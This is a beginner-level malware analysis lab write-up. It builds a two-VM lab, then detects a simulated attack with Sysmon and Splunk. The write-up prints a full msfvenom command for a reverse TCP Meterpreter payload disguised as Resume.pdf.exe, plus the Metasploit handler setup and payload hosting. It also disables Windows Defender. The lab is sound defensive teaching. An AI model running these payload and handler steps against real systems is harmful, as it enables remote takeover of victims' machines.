

# MALWARE ANALYSIS LAB

by Denise Dennis

## Introduction:

In this guide, I'll walk you through how I set up a virtual environment to perform a malware analysis. Even if you're not very technical, the steps are straightforward and easy to follow. I'll explain everything as clearly as possible and include screenshots to help visualize the process.


## Step 1: Setting Up the Lab Environment

To start, I used **VMware** to install two virtual machines: **Windows 10** and **Kali Linux**. Think of VMware as a tool that lets you run virtual computers inside your real computer.


- **Windows 10 VM:** This will be our target, where we test the malware.
- **Kali Linux VM:** This will act as the attacker.

**Sysmon** and **Splunk** were installed on the Windows machine to help monitor and analyze what happens after we run the malware.


- **Sysmon:** A tool from Microsoft that logs detailed events on the system.
- **Splunk:** A software that collects and searches through these logs.
- **Splunk add on for Sysmon:** A splunk add on that helps create a connection to Sysmon




*Windows 10x64 being installed on VMWare*



*Splunk Installation on Windows 10 machine*



*Splunk add on for Sysmon installed*




*Sysmon Installation on Windows 10*


## Step 2: Isolating the Machines

Next, I set up a **LAN segment** for both virtual machines, which means I put them on a separate network that doesn't connect to the internet. This is important for safety since we are dealing with malware.


- I assigned **IP addresses** to both machines so they can communicate with each other on this isolated network.
- One machine will act as the **attacker** (Kali Linux), and the other as the **target** (Windows).



*Assigning IP address of 192.168.135.131 to Kali Linux*




*Configuring Network Adapter to Lan segment on Windows machine*



*Assigning IP address of 192.168.135.130 to Windows 10 machine*

### Step 3: Testing Connectivity Between Machines

To make sure the two machines could talk to each other, I ran a **ping** command from one machine to the other. This is like checking if you can send a message to your friend and get a reply back. The Windows machine however did not respond. This failure was due to **Windows Firewall** blocking **ICMP traffic**, which prevents ping requests. This is typical for security settings in Windows environments and was expected so I did the ping on the windows of the kali instead where I got a response.



*Ping request for 192.168.135.131*

## Step 4: Scanning the Windows Machine

Using the Kali Linux machine, I performed an **Nmap scan** on the Windows machine. Nmap is like a detective tool that checks which doors (ports) are open on a machine.

- I found that port **3389/tcp** was open, which is used by **Microsoft Terminal Services**. This means the Windows machine was allowing remote desktop connections.

```

RX packets 644 bytes 68505 (66.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 644 bytes 68505 (66.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$
kali@kali:~$ nmap -A 192.168.135.130 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 21:04 EDT
Nmap scan report for 192.168.135.130
Host is up (0.0048s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=DESKTOP-JUA0LML
|_ Not valid before: 2024-10-04T23:20:56
|_ Not valid after: 2025-04-05T23:20:56
|_ ssl-date: 2024-10-06T01:05:10+00:00; 0s from scanner time.
|_ rdp-ntlm-info:
|   Target_Name: DESKTOP-JUA0LML
|   NetBIOS_Domain_Name: DESKTOP-JUA0LML
|   NetBIOS_Computer_Name: DESKTOP-JUA0LML
|   DNS_Domain_Name: DESKTOP-JUA0LML
|   DNS_Computer_Name: DESKTOP-JUA0LML
|   Product_Version: 10.0.19041
|_ System_Time: 2024-10-06T01:05:00+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/..
Nmap done: 1 IP address (1 host up) scanned in 32.01 seconds

kali@kali:~$

```

*Nmap scan showing port 3389/tcp open*

## Step 5: Malware Creation with Metasploit

Using **msfvenom** on the Kali machine, I generated a malware payload in the form of an **.exe file**. The payload used was a **reverse TCP Meterpreter** shell, which would allow me to gain control of the target machine once the malware was executed.

The malware was disguised as **Resume.pdf.exe**—a common tactic used by attackers to trick users into opening malicious files.

```
(kali@kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.135.131 lport=4444 -f exe -o Resume.pdf.exe
^[[B^[B^[B^[B^[B^[B^[B^[B^[B^- No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201798 bytes
Final size of exe file: 208384 bytes
Saved as: Resume.pdf.exe
```

*Resume.pdf.exe file created*

## Step 5: Setting Up the Metasploit Handler

With the malware created, I needed to set up a **handler** to listen for incoming connections from the target machine. This was done using **Metasploit**:

1. I started Metasploit with the command *msfconsole*.
2. Loaded the handler with *use exploit/multi/handler*.
3. Set the payload to *windows/x64/meterpreter/reverse\_tcp*.
4. Set the **lhost** (local host) to the IP address of the Kali machine (the attacker).

This configuration allows the attacker machine to establish communication once the target machine runs the malicious executable.

[illegible]

### Starting Metasploit and setting handler

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > set lhost 192.168.135.131
lhost => 192.168.135.131
msf6 exploit(multi/handler) > options
```

```
Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.135.131	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Wildcard Target

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) >
```


### Setting lhost to attacker machine

## Step 6: Hosting the Malware for Download

To allow the Windows machine to download the malware, I hosted it on the **Kali machine** using a simple HTTP server on **port 9999** with the following command:

```
python3 -m http.server 9999
```

This made the malware file accessible for download when visiting the attacker's IP address followed by port 9999 from the Windows machine. Before running this command, I made sure I was in the same directory as the malware file.




```
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~/Desktop x
(kali@kali)-[~]
└─$ ls
Desktop Downloads hey.txt ip.txt newfile.txt Public Resume.pdf.exe Templates
Documents go ipsweep.sh Music Pictures Resume.pdf.exe Videos
(kali@kali)-[~]
└─$ mv Resume.pdf.exe Desktop
(kali@kali)-[~]
└─$ cd Desktop
(kali@kali)-[~/Desktop]
└─$ ls
Results results.txt Resume.pdf.exe
(kali@kali)-[~/Desktop]
└─$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
^C
Keyboard interrupt received, exiting.
(kali@kali)-[~/Desktop]
└─$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
192.168.135.130 - - [06/Oct/2024 14:31:01] "GET / HTTP/1.1" 200 -
192.168.135.130 - - [06/Oct/2024 14:31:02] code 404, message File not found
192.168.135.130 - - [06/Oct/2024 14:31:02] "GET /favicon.ico HTTP/1.1" 404 -
192.168.135.130 - - [06/Oct/2024 14:31:04] "GET /Resume.pdf.exe HTTP/1.1" 200 -
```

*hosting malware on http server port 9999*

## Step 7: Disabling Windows Defender


Before proceeding, I disabled **Windows Defender** on the Windows VM to prevent the system from automatically blocking the malware. This step was crucial to allow the malware to execute without interference from built-in protections.



*Disabled windows defender real time protection*

## Step 8: Downloading and Executing the Malware

On the **Windows VM**, I accessed the Kali machine via its IP and downloaded the **Resume.pdf.exe** file. Once downloaded, I executed the file, initiating the reverse TCP connection back to the attacker machine.




*Desktop files*

## Step 9: Verifying the Connection


To verify that the malware successfully established a connection between the two machines, I used the following command on the **Windows VM**:

*netstat -anob*

This command displayed the active network connections, and I observed a connection between the **Kali VM** (attacker) and the **Windows VM** (target), confirming that the malware had successfully communicated with the attacker.



*Connection established with attacker and target machine*



*Handler showing connection between the two machines*



## Step 10: Configuring Splunk to Collect Logs

I then configured **Splunk** to collect logs generated by **Sysmon**. This was done by editing the **inputs.conf** file in Splunk to ingest Sysmon logs. I set up an **index=endpoint** to capture all relevant logs from the Windows machine.

```
[WinEventLog://Microsoft-Windows-Sysmon/Operational]
index = endpoint
disabled = false
renderXml = true
source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational

[WinEventLog://Microsoft-Windows-Windows Defender/Operational]
index = endpoint
disabled = false
source = Microsoft-Windows-Windows Defender/Operational
blacklist = 1151,1150,2000,1002,1001,1000

[WinEventLog://Microsoft-Windows-PowerShell/Operational]
index = endpoint
disabled = false
source = Microsoft-Windows-PowerShell/Operational
```

## Step 11: Log Analysis in Splunk


Finally, I performed log analysis using **Splunk** to track the behavior of the malware on the **Windows VM**.

### 1. Search for Resume.pdf.exe:


- I ran a query in Splunk using the search term **index=endpoint Resume.pdf.exe**. This query returned detailed logs showing how the malware was executed on the target machine, the associated processes, and network connections it made.
- The logs revealed that the file was executed by the user **"denis"** and initiated a connection back to the attacker's machine (192.168.135.131).

### 2. Search for Attacker's IP:

- I conducted another search using the attacker's IP (**index=endpoint 192.168.135.131**). This search showed the connection initiated by the malware to the attacker's IP address. It confirmed the reverse shell communication established between the target and attacker machines.
- The logs captured in Splunk revealed key details, such as the **process ID** of the malware, **source IP** (the Windows VM), and **destination IP** (the attacker), validating the success of the attack.



Search results showing Destination IP (attacker)



Logs showing parent process and file execution by the user denis

## Conclusion

This malware analysis lab demonstrated how to safely generate, deploy, and analyze malicious payloads in a controlled environment. The use of **Sysmon** and **Splunk** enabled comprehensive tracking of system activity, allowing for detailed analysis of malware behavior.

By following this step-by-step guide, even non-technical individuals can gain insight into how cybersecurity professionals conduct malware analysis in a virtual environment. The detailed logs and network activity captured in Splunk provide valuable evidence of how malware communicates with an attacker, which is essential for understanding and mitigating real-world threats.